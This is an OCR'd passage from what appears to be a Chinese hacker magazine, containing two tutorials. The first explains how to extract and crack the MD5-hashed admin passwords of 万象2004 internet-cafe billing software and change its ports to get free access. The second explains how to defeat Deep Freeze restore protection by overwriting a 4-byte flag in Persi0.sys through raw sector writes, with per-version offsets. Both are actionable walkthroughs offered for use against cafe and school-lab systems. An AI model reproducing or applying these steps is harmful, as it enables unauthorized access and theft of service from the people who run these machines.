
（本文所涉及到的ExEScope、FreeRes、GetVBRes、ResHack、ResScope和IceSword已收录到光盘中）

挖出万象的管理密码

摆渡人


万象2004的密码是存放在注册表里或是存放在一个名为mcfer.dat的文件里的。对于第一种情况，我们可以运行注册表（虽然大多数网吧里的注册表编辑器都是禁用的，不过相信经常看黑客X档案的朋友对于这种限制的破解应该是轻而易举的了。如果嫌麻烦的话也可以使用工具来突破注册表的限制，比如精锐网吧辅助工具等），找到[HKEY_USERS\S-1-5-21-1443042724-1909000480-1701653656-1000\Software\Sicent\wx2004Clt]（注：由于万象版本的不同，中间的数字也许不会完全相同），查看右边名称为“!!!RunSetCipher”对应的键值，“698D51A19D8A121CE58149 9D7B701668”就是系统设置的密码；名称“!!!UnlockCipher”对应的键值是管理员解锁的密码；“!!!ExitCipher”对应的是退出密码；“!!!IESetCipher”对应的则是IE设置密码（图1）。


“698D51A19D8A121CE581499D7B701668”是通过MD5加密后的密文，我们可以到www.cmd5.com等在线破解网站去进行破解，当然也可以使用MD5破解工具来进行破解。通过查询对应的明文密码是“111”（图2）。


图1

对于第二种情况，我们可以利用系统的文件搜索功能直接搜索mcfer.dat文件或使用冰刃查找（一般都会是隐藏的）。找到之后使用记事本打开我们就会看见!!!RunSetCipher、!!!UnlockCipher、!!!IESetCipher三个字符串，这就是32位MD5加密的密文了，破解密码的方法同上。



图3



图4


图2

我们在有了密码后，下面该怎么办呢？在万象会员登入的界面一共有三个选项：登入、充值、管理。我们选择管理，在密码栏里输入刚刚获得的密码，计算机就解锁了。但为了不被网管把计算机锁定或重启，我们需要改一下万象的端口设置。右键单击任务栏里的万象图标（图3），选择“设置”—“系统设置”（图4），输入获得的万象设置密码（图5）。

在“一般设置”里把远程端口和本地端口改了，改什么随便（图6）。好了，现在就可以免费上网了。怎么样？以后咱们菜鸟上网也可以免费了（注：此方法在万象2004+Windows xp/Windows 2000的环境中测试通过）。


图5


图6

冰点还原终极破解大法

xslittlegrass

冰点（Deep Freeze）又译为冰冻，是一款广泛应用于网吧或学校机房的还原软件。冰点的还原原理和还原卡、还原精灵不同，后者是修改MBR为自己的引导代码，在BIOS把控制权交给MBR时即开始运行，而冰点则是在Windows启动时被触发启动，即它是在Windows中运行的软件，所以使用还原卡或还原精灵的破解工具对冰点是不起作用的。

冰点的主要配置信息包括是否还原硬盘的改变，控制台密码等都是保存在系统盘的Persi0.sys文件中。分别拷贝出设定为boot Frozen（启动还原）和Boot Thawed（启动不还原）的Persi0.sys文件，通过命令行下的**fc /b**命令，二进制比较后发现Boot Frozen与Boot Thawed在Persi0.sys文件中的差别只有4个字节（图1）。




图 1

对应位置上Boot Frozen是7D 6E CB DD，而Boot Thawed是82 91 34 22，此四个字节的标记（以下称为还原标记）在Persi0.sys中的位置随版本不同而变化。冰点就是通过Persi0.sys中的这四个字节来决定启动后是否保存硬盘的改变，而此文件在Windows运行时是受保护的，并且与此关联的进程是system，即内核进程。要想通过更改进程与Persi0.sys文件的关联来修改Persi0.sys文件是不可能的，于是有人在cmd下删除此文件，不过此方法在5.7以后的版本中行不通。5.7以后版本中的Persi0.sys文件被删除进入Windows后，文件的修改还是会被还原。因为冰点还有两个重要的驱动程序在system32/drivers目录下，而删除掉这两个文件后，Windows启动时则会蓝屏。但是如果我们能在Windows下不通过操作系统而直接读写Persi0.sys文件所在的硬盘区域，将其中的标记还原“7D 6E CB DD”改为不还原的“82 91 34 22”，那么冰点在重启之后将不起作用。不过在Windows下，一般应用程序都只能运行在Ring3级别，此级别不允许直接硬件访问，于是我们还得写驱动，这又涉及到硬件底层的许多问题，幸运的是已经有人写好了在Windows下直接访问硬盘的程序，那就是天杀的“硬盘直接访问程序1.1”。我们可以通过WinHex定位Persi0.sys中的还原标记，并用天杀的“硬盘直接访问程序1.1”来修改还原标记以达到下次启动时不还原的目的。

首先打开WinHex的磁盘编辑器，选择安装冰点的系统盘，打开详细资料面板及目录浏览器（图2），找到并单击persi0.sys文件。




图 2

在下面的十六进制数值显示框内就是Persi0.sys在磁盘上的数据了，不过这些并不是冰点Persi0.sys文件的真实数据，因为冰点通过某种手段试图保护Persi0.sys文件，使用WinHex读取的并非真实的数据。我们记下详细资料面板中的Persi0.sys文件第一扇区的物理扇区编号1816731（图3），再打开硬盘直接读写程序，在LBA中填入刚才记下的数值1816731，选择读取扇区，这样就可以把Persi0.sys文件在磁盘上的数据的第一扇区读到D:\boot.bin文件中了。使用WinHex打开此文件，在偏移量B8处（6.0版本，各版本还原标记的具体位置参见表1）即可以看到7D 6E CB DD，这便是冰点的还原标记（图4）。




图 3




图 4

使用WinHex修改这四个字节为82 91 34 22，如图5，即为不还原。再将修改后的boot.bin关闭保存，然后打开硬盘直接读写程序，在LBA中填入Persi0.sys的第一扇区编号1816731，选择浏览，选定修改后的boot.bin，再选择写入扇区。确定后即会把修改后的Persi0.sys的第一扇区写入原位置（图6），这样就达到绕过操作系统来修改Persi0.sys的目的了。

版本	5.4	5.7	6.0
Boot Frozen	7D 6E CB DD	7D 6E CB DD	7D 6E CB DD
Boot Thawed	82 91 34 22	82 91 34 22	82 91 34 22
还原标记偏移量	AC到AF	B8到BB	B8到BB
密码位置偏移量	48E到513	46A到4EF	46A到4EF

表 1




图 5

